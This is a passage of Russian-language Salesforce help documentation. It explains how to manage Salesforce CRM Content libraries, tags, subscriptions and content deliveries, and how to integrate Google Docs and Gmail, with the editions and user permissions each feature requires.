- Чтобы добавить новый тег, введите имя тега в поле «Добавить теги» и нажмите кнопку **«Сохранить»**. При вводе тега приложение Salesforce CRM Content автоматически предлагает варианты тегов на основе списка «Мои недавние теги» в диалоговом окне «Сохранить или опубликовать содержимое» и раздела «Популярные теги» на вкладке «Библиотеки».

  Прим.: В зависимости от правила присвоения тегов, назначенного библиотеке, возможность ввода новых тегов может отсутствовать. Если применяется правило управляемого присвоения тегов, нажмите кнопку **«Добавить теги»** и выберите теги из списка предложенных тегов или введите новые теги. Если применяется правило ограниченного присвоения тегов, нажмите кнопку **«Добавить теги»** и выберите теги из списка предложенных тегов; ввод собственных тегов не поддерживается.

- Чтобы просмотреть список опубликованного содержимого автора, щелкните имя нужного автора. Чтобы подписаться на все содержимое, опубликованное определенным автором, щелкните стрелку напротив имени нужного автора и выберите параметр **«Подписаться на автора»**.
- Чтобы активировать или отменить статус специального содержимого, щелкните ссылку **«Пометить как специальное»** или **«Отменить статус специального»**. Специальное содержимое имеет более высокий приоритет в результатах поиска. Например, в результате поиска по критерию *«актив продаж»* все файлы, содержащие данный критерий и

помеченные как специальные, будут отображаться в верхней части списка. Кроме того, специальное содержимое отображается на страницах общих и подробных сведений о библиотеке.

- Чтобы просмотреть сведения о библиотеке, щелкните имя нужной библиотеки. Чтобы подписаться на все содержимое библиотеки, щелкните стрелку напротив имени нужной библиотеки и выберите параметр **«Подписаться на библиотеку»**. Чтобы просмотреть список всех файлов, пакетов содержимого, веб-ссылок и документов Google, опубликованных в библиотеке, выберите параметр **«Показать содержимое библиотеки»**.

Использование связанного списка «Содержимое»

Связанный список «Содержимое» на странице сведений о записи содержит ссылки на все содержимое, связанное с данной записью в Salesforce CRM Content. Чтобы открыть страницу сведений о содержимом, щелкните имя нужного файла.

Просмотр опубликованного файла в связанном списке «Содержимое» доступен только тем пользователям Salesforce CRM Content, которые являются участниками библиотеки, где опубликовано данное содержимое. Например, если при публикации файла `BigDealStrategy.doc` в библиотеку «Рекламные материалы» выбрана возможность «Крупная сделка», то связанный список «Содержимое» для возможности «Крупная сделка» будет отображать ссылку на файл `BigDealStrategy.doc` только для участников библиотеки «Рекламные материалы». Ссылка не будет доступна тем пользователям, которые не являются участниками данной библиотеки.

Связанный список «Связанное содержимое» может использоваться для доступа к Salesforce CRM Content со страниц сведений об интересах, организациях, контактах, возможностях, продуктах, обращениях или настраиваемых объектах. Дополнительную информацию см. в разделе «Поиск содержимого Salesforce CRM Content, связанного с записями» на странице 3971.

СМ. ТАКЖЕ:

Общие сведения о Salesforce CRM Content

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для доступа к Salesforce CRM Content:

- Флажок «Пользователь `Salesforce CRM Content`», установленный на странице личных сведений

Просмотр и редактирование подписок на содержимое

Чтобы открыть начальную страницу подписок, позволяющую просматривать, активировать или отменять подписки Salesforce CRM Content, выберите вкладку «Подписки».

Прим.: Чтобы подписаться на файл, пакет содержимого, веб-ссылку или документ Google, откройте страницу сведений о содержимом и щелкните **«Подписаться»**. Кроме того, страница сведений о содержимом позволяет подписаться на теги, авторов или библиотеки с помощью раскрывающихся меню, расположенных напротив их имен.

Чтобы просмотреть подписки, откройте вложенную вкладку «Содержимое», «Теги», «Авторы» или «Библиотеки» на вкладке «Подписки». В зависимости от заданных параметров уведомлений, сообщения об изменении подписанного содержимого отправляются в режиме реального времени или один раз в день.

Совет: Чтобы настроить параметры уведомлений, откройте страницу личных сведений, нажмите кнопку **«Правка»** и установите флажок «Принимать электронные предупреждения `Salesforce CRM Content`». Чтобы получать уведомления не чаще одного раза в день, установите флажок «Принимать предупреждения `Salesforce CRM Content` в качестве ежедневной рассылки».

Ниже перечислены случаи отправки уведомлений.

- Пользователь, подписавшийся на файл, получает уведомления о добавлении новых комментариев или публикации новой версии файла. Пользователь, подписавшийся на веб-ссылку или документ Google, получает уведомления только о добавлении новых комментариев.
- Пользователь, подписавшийся на пакет содержимого, получает уведомления о публикации новой версии пакета. Уведомления о публикации новой версии файла отправляются только в случае подписки на отдельные файлы пакета содержимого.
- Пользователь, подписавшийся на тег, получает уведомления о публикации нового содержимого, связанного с данным тегом. Чтобы получать уведомления о добавлении новых версий содержимого, связанного с данным тегом, рекомендуем подписаться на содержимое.
- Пользователь, подписавшийся на автора, получает уведомления о публикации нового содержимого данным автором. Чтобы получать уведомления о добавлении новых версий содержимого, принадлежащего данному автору, рекомендуем подписаться на содержимое.
- Пользователь, подписавшийся на библиотеку, получает уведомления о добавлении нового содержимого в библиотеку, в том числе при повторном связывании текущего содержимого с данной библиотекой. Чтобы получать уведомления о добавлении новых версий содержимого библиотеки, рекомендуем подписаться на содержимое.

Прим.: Внешнее сообщество или пользователи портала, подписанные на содержимое, не будут видеть ссылки **«Загрузка»** и **«Просмотр сведений»** в электронных уведомлениях.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для подписки на содержимое:

- Лицензия на компонент «Пользователь `Salesforce CRM Content`» активирована на странице со сведениями о пользователе

  ИЛИ

  Пользователь портала с полномочием профиля «Просмотр содержимого на порталах»

СМ. ТАКЖЕ:

Обновление версий содержимого

Отслеживание файла

Загрузка новой версии файла

Просмотр и редактирование библиотек

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для редактирования библиотеки:	«Управление Salesforce CRM Content» ИЛИ Флажок «Управление библиотеками», установленный в определении полномочий библиотеки
Для добавления или удаления участников библиотек:	«Управление Salesforce CRM Content» ИЛИ Флажок «Управление библиотеками», установленный в определении полномочий библиотеки

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Чтобы просмотреть подробные сведения о библиотеке, щелкните имя нужной библиотеки Salesforce CRM Content в разделе **«Мои библиотеки»** на начальной странице вкладки «Библиотеки» или на странице сведений о содержимом. Дополнительную информацию о параметрах публикации, расположенных вверху страницы, см. в разделе «Загрузка и публикация содержимого».

Ниже перечислены быстрые ссылки, доступные в области заголовка библиотеки.

- **«Обзор»**: просмотр результатов поиска, отображающих все содержимое библиотеки.
- **«Правка»**: изменение имени или описания библиотеки.
- **«Удалить»**: удаление пустой библиотеки. Чтобы удалить заполненную библиотеку, рекомендуем сначала переместить ее содержимое в другую библиотеку или удалить содержимое и очистить корзину.

  Прим.: Библиотека, содержимое которой удалено из собственной корзины, но хранится в корзине другого пользователя, не может быть удалена. Чтобы удалить библиотеку, рекомендуем полностью удалить все ее содержимое или переместить его в другую библиотеку.

- **«Редактировать участников»**: добавление или удаление участников библиотеки и изменение их полномочий.
- **«Правила присвоения тегов»**: изменение способа присвоения тегов, выбранного для библиотеки.
- **«Типы записей»**: ограничение типов записей, доступных авторам библиотеки.
- **«Просмотр архивного содержимого»**: просмотр списка архивного содержимого библиотеки. Содержимое, добавленное в архив другими пользователями, отображается только при наличии флажка «Архивировать содержимое» или «Управление библиотеками» в определении полномочий библиотеки.

Ниже перечислены разделы, доступные на странице сведений о библиотеке.

Members

Данный раздел содержит всех пользователей Salesforce CRM Content, являющихся участниками библиотеки. Чтобы ограничить список участников, введите имя пользователя и нажмите кнопку **«Фильтр»**. Фильтрация может быть выполнена по начальным буквам имени пользователя, но не его фамилии.

Чтобы добавить новых участников в библиотеку, выполните указанные ниже действия.

1. Нажмите кнопку **«Добавить участников»**.
2. Если добавляемый участник отсутствует в списке, введите имя участника в поле поиска и нажмите кнопку **«Поиск»**.

3. Выберите нужных участников в поле «Доступные участники». Участниками могут быть как отдельные пользователи Salesforce CRM Content, так и общедоступные группы пользователей Salesforce CRM Content.

   Совет: При наличии большого количества пользователей Salesforce CRM Content рекомендуем создать общедоступную группу и добавить ее в библиотеку, а не добавлять пользователей по отдельности.

4. Чтобы добавить участников в библиотеку, нажмите кнопку **«Добавить»**.
5. Нажмите кнопку **«Далее»**.
6. Выберите полномочие библиотеки для каждого пользователя или общедоступной группы и нажмите кнопку **«Сохранить»**.

Чтобы удалить участника из библиотеки, щелкните ссылку **«Удалить»**. Чтобы изменить полномочие участника в библиотеке, щелкните ссылку **«Правка»** и выберите новое полномочие в раскрывающемся списке.

Специальное содержимое

В данном разделе отображается последнее содержимое библиотек, помеченное в качестве специального (не более 5 записей). Данный раздел отображается только при наличии специального содержимого. Специальное содержимое имеет более высокий приоритет в результатах поиска. Например, в результате поиска по критерию *«актив продаж»* все файлы, содержащие данный критерий и помеченные как специальные, будут отображаться в верхней части списка. Чтобы просмотреть все специальное содержимое, нажмите кнопку **«Показать все»**. Чтобы изменить статус специального содержимого, откройте страницу сведений о содержимом.

Популярное содержимое

В данном разделе отображаются списки содержимого библиотек. Чтобы загрузить содержимое, щелкните значок файла в списке. Чтобы открыть связанную страницу сведений, щелкните заголовок нужного содержимого. Ниже перечислены категории, доступные в разделе «Популярное содержимое».

- **«Дата публикации»**: содержимое сортируется по дате публикации; содержимое, опубликованное последним, отображается в верхней части списка. Чтобы определить количество отображаемых записей, выберите нужное число в соответствующем раскрывающемся списке. Чтобы просмотреть все опубликованные файлы, веб-ссылки и документы Google, нажмите кнопку **«Показать все»**.
- **«Количество загрузок»**: содержимое сортируется по количеству загрузок; содержимое с наибольшим количеством загрузок отображается в верхней части списка. Для сравнения записей используется столбчатая диаграмма. Чтобы определить количество отображаемых записей, выберите нужное число в соответствующем раскрывающемся списке. Чтобы просмотреть все загруженное содержимое, нажмите кнопку **«Показать все»**.
- **«Рейтинг»**: содержимое сортируется по количеству положительных оценок; содержимое с наибольшим количеством положительных оценок отображается в верхней части списка. Положительные и отрицательные оценки отображаются в диаграмме зеленым и красным цветом соответственно. Чтобы определить количество отображаемых записей, выберите нужное число в соответствующем раскрывающемся списке. Чтобы просмотреть все содержимое с любыми оценками, нажмите кнопку **«Показать все»**.
- **«Количество комментариев»**: содержимое сортируется по количеству комментариев; содержимое с наибольшим количеством комментариев отображается в верхней части списка. Для сравнения записей используется столбчатая диаграмма. Чтобы определить количество отображаемых записей, выберите нужное число в соответствующем раскрывающемся списке. Чтобы просмотреть все содержимое со связанными комментариями, нажмите кнопку **«Показать все»**.

Популярные теги

В данном разделе (также известный как «облако тегов») отображаются теги, присвоенные содержимому библиотек. Теги — это описательные метки, присвоенные во время загрузки или проверки содержимого, которые позволяют классифицировать и систематизировать содержимое библиотек. Чтобы просмотреть все файлы, веб-ссылки и документы Google, помеченные определенным тегом, щелкните имя нужного тега. Размер имени тега в облаке тегов

зависит от его популярности, то есть теги самого крупного размера назначены наибольшему количеству файлов. Сортировка тегов может быть выполнена по алфавиту или по популярности. Облако тегов содержит 30 самых популярных тегов.

Недавние действия

Данный раздел содержит моментальный снимок последних действий в библиотеке. На снимке отображаются файлы, веб-ссылки и документы Google, использовавшиеся последними для комментирования, голосования или подписки. Также отображается специальное содержимое и содержимое, опубликованное последним. Данный раздел не содержит новых версий текущего, архивного и удаленного содержимого. Чтобы просмотреть список записей, воспользуйтесь кнопками **«Более старые»** и **«Более новые»**. Раздел «Недавние действия» может содержать не более 100 записей.

Самые активные авторы

Данный раздел содержит список авторов, которые чаще других загружают содержимое в библиотеки. Размер имени автора зависит от его активности, то есть имена самого крупного размера принадлежат тем авторам, которые добавили в библиотеку больше содержимого.

СМ. ТАКЖЕ:

Управление библиотеками

Обновление версий содержимого

Управление библиотеками

Вкладка **«Библиотеки»** позволяет открывать личную библиотеку, создавать библиотеки, выбирать библиотеки для просмотра или редактирования, а также анализировать показатели использования и активности библиотек. Дополнительную информацию о параметрах публикации, расположенных вверху страницы, см. в разделе «Загрузка и публикация содержимого». Начальная страница библиотек содержит две вкладки: «Общедоступное содержимое» (сведения об общедоступных библиотеках) и «Мои личные файлы» (сведения о личной библиотеке).

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания библиотек:

- «Управление Salesforce CRM Content»

  ИЛИ

  Создание библиотек

Для редактирования библиотек:

- «Управление Salesforce CRM Content»

  ИЛИ

  Флажок «Управление библиотеками», установленный в определении полномочий библиотеки

Общедоступное содержимое

Ниже перечислены разделы, доступные на вкладке «Общедоступное содержимое».

Мои библиотеки

Данный раздел содержит все доступные библиотеки. Чтобы просмотреть сведения о библиотеке, щелкните имя нужной библиотеки. Чтобы просмотреть все содержимое библиотеки, щелкните ссылку **«Обзор»**. Чтобы создать библиотеку, добавить пользователей в библиотеку или назначить пользователям полномочия библиотеки, нажмите кнопку **«Создать»**.

Специальное содержимое

В данном разделе отображается последнее содержимое библиотек, помеченное в качестве специального (не более 5 записей). Специальное содержимое имеет более высокий приоритет в результатах поиска. Например, в результате поиска по критерию *«актив продаж»* все файлы, содержащие данный критерий и помеченные как специальные, будут отображаться в верхней части списка. Чтобы просмотреть все специальное содержимое, нажмите кнопку **«Показать все»**. Чтобы изменить статус специального содержимого, откройте страницу сведений о содержимом.

Популярное содержимое

В данном разделе отображаются списки содержимого библиотек. Каждый список позволяет сортировать содержимое по определенному критерию. Чтобы загрузить содержимое, щелкните значок файла в списке. Чтобы открыть связанную страницу сведений, щелкните заголовок нужного содержимого. Ниже перечислены категории, доступные в разделе «Популярное содержимое».

- **«Дата публикации»**: содержимое сортируется по дате публикации; содержимое, опубликованное последним, отображается в верхней части списка. Чтобы определить количество отображаемых записей, выберите нужное число в соответствующем раскрывающемся списке. Чтобы просмотреть все опубликованные файлы, веб-ссылки и документы Google, нажмите кнопку **«Показать все»**.
- **«Количество загрузок»**: содержимое сортируется по количеству загрузок; содержимое с наибольшим количеством загрузок отображается в верхней части списка. Для сравнения записей используется столбчатая диаграмма. Чтобы определить количество отображаемых записей, выберите нужное число в соответствующем раскрывающемся списке. Чтобы просмотреть все загруженное содержимое, нажмите кнопку **«Показать все»**.
- **«Рейтинг»**: содержимое сортируется по количеству положительных оценок; содержимое с наибольшим количеством положительных оценок отображается в верхней части списка. Положительные и отрицательные оценки отображаются в диаграмме зеленым и красным цветом соответственно. Чтобы определить количество отображаемых записей, выберите нужное число в соответствующем раскрывающемся списке. Чтобы просмотреть все содержимое с любыми оценками, нажмите кнопку **«Показать все»**.

- **«Количество комментариев»**: содержимое сортируется по количеству комментариев; содержимое с наибольшим количеством комментариев отображается в верхней части списка. Для сравнения записей используется столбчатая диаграмма. Чтобы определить количество отображаемых записей, выберите нужное число в соответствующем раскрывающемся списке. Чтобы просмотреть все содержимое со связанными комментариями, нажмите кнопку **«Показать все»**.

Популярные теги

В данном разделе (также известный как «облако тегов») отображаются теги, присвоенные содержимому библиотек. Теги — это описательные метки, присвоенные во время загрузки или проверки содержимого, которые позволяют классифицировать и систематизировать содержимое библиотек. Чтобы просмотреть все файлы, веб-ссылки и документы Google, помеченные определенным тегом, щелкните имя нужного тега. Размер имени тега в облаке тегов зависит от его популярности, то есть теги самого крупного размера назначены наибольшему количеству файлов. Сортировка тегов может быть выполнена по алфавиту или по популярности. Облако тегов содержит 30 самых популярных тегов.

Недавние действия

Данный раздел содержит моментальный снимок последних действий в библиотеках. На снимке отображаются файлы, веб-ссылки и документы Google, использовавшиеся последними для комментирования, голосования или подписки. Также отображается специальное содержимое и содержимое, опубликованное последним. Данный раздел не содержит новых версий текущего, архивного и удаленного содержимого. Чтобы просмотреть список записей, воспользуйтесь кнопками **«Более старые»** и **«Более новые»**. Раздел «Недавние действия» может содержать не более 100 записей.

Самые активные авторы

Данный раздел содержит список авторов, которые чаще других публикуют содержимое в библиотеках. Размер имени автора зависит от его активности, то есть имена самого крупного размера принадлежат тем авторам, которые добавили в библиотеку больше содержимого.

Мои личные файлы

Вкладка «Мои личные файлы» на начальной странице библиотек является личной библиотекой. Загруженное или созданное содержимое, которое не было добавлено в общедоступную библиотеку, сохраняется в личной библиотеке. Содержимое может храниться в личной библиотеке в течение неопределенного времени и при необходимости быть опубликовано в общедоступную библиотеку. Содержимое личной библиотеки может использоваться при компоновке пакетов содержимого. Кроме того, функция доставки содержимого позволяет отправлять содержимое интересам и контактам за пределы организации. Дополнительную информацию см. в разделе «Настройка доставок содержимого» на странице 4661. Ниже перечислены разделы, доступные на вкладке «Мои личные файлы».

Личная библиотека

Чтобы сохранить публикуемый файл, веб-ссылку, пакет содержимого или документ Google в личную библиотеку, установите переключатель **«Сохранить в мою личную библиотеку»**. Данный список позволяет публиковать и удалять файлы, а также просматривать страницы сведений о содержимом. Содержимое личной библиотеки не поддерживает следующие функции, доступные на страницах сведений об общедоступном содержимом: присвоение тегов, изменение рейтинга, подписка, отслеживание количества загрузок и подписок, а также использование настраиваемых полей. Чтобы удалить файл, публикуемый посредством списка «Личная библиотека», нажмите кнопку **«Отмена»** во время публикации.

Загрузка прервана

Данный раздел содержит файлы, при загрузке которых произошла ошибка (например, сбой в работе обозревателя или истечение времени сеанса). Чтобы опубликовать файл в общедоступную библиотеку или сохранить его в личную библиотеку, нажмите кнопку **«Опубликовать»**. Чтобы удалить файл, нажмите кнопку **«Отмена»** в диалоговом окне «Сохранить или опубликовать содержимое».

Загрузка новой версии прервана

Данный раздел содержит файлы, при загрузке новых версий которых произошла ошибка. Пользователям будет доступна исходная версия файла. Чтобы опубликовать файл в общедоступную библиотеку или сохранить его в личную библиотеку, нажмите кнопку **«Опубликовать»**. Чтобы удалить файл, нажмите кнопку **«Отмена»** в диалоговом окне «Сохранить или опубликовать содержимое».

СМ. ТАКЖЕ:

Настройка доставок содержимого

Создание и изменение пакетов содержимого в Salesforce CRM Content

Доставки содержимого

Создание доставок содержимого

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ	
Для создания доставок содержимого в общедоступных библиотеках Salesforce CRM Content:	Участник библиотеки И Флажок «Доставить содержимое», установленный в определении полномочий библиотеки
Для создания доставок содержимого в личных библиотеках Salesforce CRM Content:	Флажок «Доставить загруженные файлы и личное содержимое», установленный в определении общих полномочий
Для создания доставок содержимого (если не используется приложение Salesforce CRM Content):	Флажок «Доставить загруженные файлы и личное содержимое», установленный в определении общих полномочий

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Приложение Salesforce CRM Content доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Доставка содержимого позволяет быстро преобразовывать документы (например, Microsoft® PowerPoint и Word) в специальные интерактивные версии, удобные для просмотра в режиме реального времени. Каждой созданной доставке присваивается зашифрованный URL-адрес, который может быть отправлен любому получателю (например, интересам, клиентам, партнерам или коллегам) и позволяет отслеживать количество просмотров или загрузок содержимого. Доступно только в Salesforce Classic. Lightning Email создает ссылки на основе доставок в виде вложений эл. почты для пользователей Lightning Experience, имеющих доступ к функции доставки содержимого.

Доставки содержимого создаются с помощью связанного списка «Доставки содержимого», доступного для большинства объектов Salesforce. Пользователи Salesforce CRM Content могут также создавать доставки содержимого на странице сведений о содержимом или в связанном списке «Связанное содержимое».

Чтобы создать доставку содержимого, выполните указанные ниже действия.

1. Нажмите кнопку **«Доставить содержимое»** в связанном списке «Доставки содержимого», в связанном списке «Связанное содержимое» или на странице сведений о содержимом.
2. Загрузите файл или подтвердите имя файла. Пользователи Salesforce CRM Content могут выполнять поиск нужного содержимого в собственных библиотеках. Пользователи Salesforce CRM Content могут выполнять поиск содержимого в общедоступных или личных библиотеках.

3. При необходимости измените значение поля «Имя доставки». Данное имя используется для идентификации доставки содержимого в системе Salesforce. Настоятельно рекомендуем использовать уникальные имена. По умолчанию имя доставки содержит имя файла и текущую дату.
4. Выберите нужные способы доставки. Доступные варианты определяются форматом загруженного файла.
   - Чтобы создать интерактивную версию файла, доступную для просмотра в обозревателе, установите флажок «Разрешить получателю просмотр в обозревателе».
   - Чтобы разрешить получателю просмотр содержимого в исходном формате, установите флажок «Разрешить получателю загрузку как *[тип_файла]*». Например, при загрузке файла Microsoft® Word данное поле отображается следующим образом: «Разрешить загрузку как `.doc`».

     Прим.: При отсутствии предварительного просмотра файла в системе Salesforce пользователи могут загружать доставленный файл, независимо от наличия возможности загрузки. Предварительные просмотры файла выполняются при их первом запросе в системе Salesforce, но не раньше. Предварительные просмотры файла генерируются при просмотре страницы сведений о файле или публикации файла в ленту.
   - Чтобы разрешить получателям загрузку PDF-версии файла, установите флажок «Разрешить получателю загрузку как `PDF`». Данный параметр доступен только для файлов Microsoft® PowerPoint, Word и Excel.
5. Чтобы получить электронное уведомление о первом выборе URL-адреса доставки содержимого, установите флажок «Сообщить мне о первом просмотре или загрузке».
6. Чтобы ограничить время доступа к содержимому доставки, установите флажок «Дата истечения права доступа к содержимому» и введите нужную дату. По умолчанию срок доступа истекает через 90 дней от текущей даты. Дата истечения срока действия созданной доставки содержимого может быть изменена на странице сведений о доставке.
7. При необходимости установите флажок «Требовать пароль для доступа к содержимому». Пароль, предоставленный пользователю при создании доставки содержимого, должен быть отправлен получателям наряду с URL-адресом доставки. Пароль отображается на странице сведений о доставке в течение всего срока ее действия.
8. Чтобы связать доставку содержимого с записью Salesforce, воспользуйтесь функцией поиска. По умолчанию выбирается запись, которая просматривалась при нажатии кнопки **«Доставить содержимое»**.
9. Нажмите кнопку **«Сохранить и перейти далее»**. Обычно доставка содержимого создается за считанные секунды. При необходимости нажмите кнопку **«Сообщить мне»**, чтобы закрыть мастер создания доставок содержимого и получить электронное уведомление о создании доставки.
10. Чтобы просмотреть созданную доставку, щелкните ссылку **«Предварительный просмотр»** в мастере создания доставок содержимого.

    Важное замечание: Форматирование исходного файла может некорректно отображаться в интерактивной версии. Если установлен флажок «Разрешить получателю просмотр в обозревателе», то доставка содержимого должна быть просмотрена до отправки получателям ее URL-адреса. Если интерактивная версия отображается некорректно, щелкните ссылку **«Назад»** и выберите отображение содержимого только в исходном формате или в формате PDF.
11. Скопируйте и вставьте URL-адрес доставки и пароль (при его наличии) в сообщение эл. почты или мгновенное сообщение. URL-адрес доступен на странице сведений о доставке. Дополнительную информацию см. в разделе «Просмотр и редактирование доставок содержимого».

СМ. ТАКЖЕ:

Предоставление общего доступа к файлам по ссылке

Просмотр и редактирование доставок содержимого

Чтобы открыть страницу сведений, щелкните имя нужной доставки содержимого в связанном списке «Доставки содержимого» или на странице со списком доставок содержимого.

Просмотр сведений о доставке содержимого

Страница сведений о доставке содержит всю информацию, связанную с доставкой содержимого, включая количество просмотров и параметры доставки. URL-адрес, предоставляющий доступ к доставке содержимого, отображается только при наличии доступа к содержимому или связанной записи, либо при назначении ответственности за доставку содержимого. Описание каждого поля см. в разделе «Поля доставки содержимого».

Редактирование сведений о доставке содержимого

Чтобы отменить доступ к доставке содержимого, щелкните **«Срок истекает сейчас»**. Чтобы изменить сведения о доставке (например, способы доставки, дата истечения срока действия или связанные записи), нажмите кнопку **«Правка»**. Описание каждого поля см. в разделе «Поля доставки содержимого».

Удаление доставок содержимого

Чтобы отменить доступ к доставке содержимого и удалить запись доставки из системы Salesforce, нажмите кнопку **«Удалить»**. Файлы, связанные с доставкой содержимого, могут быть удалены только после удаления самой доставки содержимого.

Отслеживание доставок содержимого

Каждый переход по URL-адресу доставки регистрируется системой Salesforce как один *просмотр*. Все просмотры, связанные с доставкой, отображаются в связанном списке «Просмотры» на странице сведений о доставке содержимого. Сведения о просмотре содержат следующие данные: дата и время просмотра, выполнен ли просмотр внутренним пользователем Salesforce и выполнена ли загрузка. Если доставка содержимого поддерживает возможность загрузки файлов в исходном формате или формате PDF, то флажок «Файл загружен» свидетельствует о выполнении загрузки, однако тип файла не подлежит определению.

СМ. ТАКЖЕ:

Создание и изменение пакетов содержимого в Salesforce CRM Content

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Приложение Salesforce CRM Content доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра страницы сведений о доставке:

- Доступ к связанной странице сведений о содержимом в Salesforce CRM Content

  ИЛИ

  Доступ к записи, связанной с доставкой содержимого

Для редактирования, отмены или удаления доставки содержимого:

- Ответственный за запись

  ИЛИ

  Изменение всех данных

Использование связанного списка «Доставки содержимого»

Доставка содержимого позволяет быстро преобразовывать документы (например, Microsoft® PowerPoint и Word) в специальные интерактивные версии, удобные для просмотра в режиме реального времени. Каждой созданной доставке присваивается зашифрованный URL-адрес, который может быть отправлен любому получателю (например, интересам, клиентам, партнерам или коллегам) и позволяет отслеживать количество просмотров или загрузок содержимого. Доступно только в Salesforce Classic. Lightning Email создает ссылки на основе доставок в виде вложений эл. почты для пользователей Lightning Experience, имеющих доступ к функции доставки содержимого.

Ниже перечислены действия, доступные в связанном списке «Доставки содержимого» интересов, организаций-компаний, контактов, возможностей, обращений, кампаний и настраиваемых объектов.

- Чтобы создать доставку содержимого и связать ее с просматриваемой записью, нажмите кнопку **«Доставить содержимое»**. Дополнительную информацию см. в разделе «Создание доставок содержимого».
- Чтобы открыть доставку содержимого, щелкните ссылку **«Предварительный просмотр»**. Каждый просмотр доставки содержимого регистрируется в связанном списке «Просмотры» как один внутренний просмотр.
- Чтобы открыть страницу сведений о доставке содержимого, щелкните имя нужной доставки. Дополнительную информацию см. в разделе «Просмотр и редактирование доставок содержимого».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания доставки содержимого:

- Нет

Для редактирования доставки содержимого:

- Ответственный за запись

  ИЛИ

  Изменение всех данных

Google Apps

Интегрируйте приложения Google, например Документы Google и Gmail, с Salesforce.

Общие сведения о Google Apps

Использование документов Google в Salesforce

Добавление документов Google в систему Salesforce

Вы можете добавить существующий документ Google к любой записи или библиотеке Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Общие сведения о Google Apps

Прим.: Не все функции Google Apps доступны в Lightning Experience. Доступные функции могут иметь не такой вид, как в Salesforce Classic.

Google Apps™ — это набор интерактивных служб, предназначенных для обмена информацией и совместной работы, которые поддерживаются компанией Google и разработаны для бизнес-пользователей. Система Salesforce интегрирует основные службы Google Apps и поддерживает приложения AppExchange, позволяющие настраивать и расширять функции, связанные с Google.

Ниже перечислены службы Google Apps, интегрированные в систему Salesforce. Данные службы должны быть активированы администратором Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

Добавление документов Google в систему Salesforce

Служба Google Docs™ позволяет создавать и редактировать настраиваемые документы, таблицы и презентации, а также поддерживает возможность общего доступа с коллегами. Ниже перечислены действия, доступные пользователю после активации службы «Добавление документов Google в систему Salesforce».

- Использование связанного списка «Документы Google, примечания и вложения» или «Документы Google и вложения» в любой записи Salesforce для создания, редактирования или просмотра документов Google и их связывания с записью.
- Предоставление общего доступа к документам Google любому пользователю Google Apps в организации.
- Связывание документов Google с записями Salesforce (даже в том случае, если вход в систему Salesforce не выполнен) с помощью веб-кнопки **«Добавить документ Google в Salesforce»**.
- Добавление документов Google в хранилище Salesforce CRM Content, поддерживающее централизованное управление всеми типами содержимого.

Отправить сообщение Gmail в Salesforce

Gmail™ — это почтовая служба, которая доступна через любой стандартный обозреватель и поддерживает использование корпоративного домена. Служба «Отправить сообщение Gmail в Salesforce» позволяет автоматически регистрировать сообщения эл. почты, отправленные из аккаунта Gmail, в качестве действий по интересам и контактам Salesforce.

Кнопки и ссылки Gmail

Служба «Кнопки и ссылки Gmail» позволяет добавить ссылки **Gmail** рядом с полями эл. почты всех записей и кнопки **«Создать новое сообщение Gmail»** в интересы и контакты «Журнала действий». При выборе ссылки Gmail или кнопки **«Создать новое сообщение Gmail»** система Salesforce выполняет автоматический вход в аккаунт Gmail и заполняет поле **«Кому»**. Если организация использует службу «Отправить сообщение Gmail в Salesforce», то система Salesforce автоматически заполняет поле **«СК»** адресом Email to Salesforce.

Использование документов Google в Salesforce

Служба Google Docs™ позволяет создавать и редактировать настраиваемые документы, таблицы и презентации («Документы Google») в режиме реального времени, а также поддерживает возможность общего доступа с коллегами. Содержимое документов хранится в Google, поэтому обновленные версии документов и история их изменений могут быть просмотрены пользователями прямо в аккаунте Google Apps (вместо отправки вложений по эл. почте).

Salesforce и Google Apps предоставляют способы интеграции службы «Документы Google» в систему Salesforce. Начальная страница «Документы» в аккаунте Google Apps содержит список всех документов, презентаций и таблиц Google, созданных текущим пользователем или предоставленных другими пользователями Google Apps для совместного доступа.

Дополнительную информацию о службе «Документы Google» см. в интерактивной справке Google.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии, кроме **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для использования службы «Документы Google» в системе Salesforce:

- «Чтение» для соответствующего типа записи

  И

  Аккаунт Google Apps

Добавление документов Google в систему Salesforce

Вы можете добавить существующий документ Google к любой записи или библиотеке Salesforce.

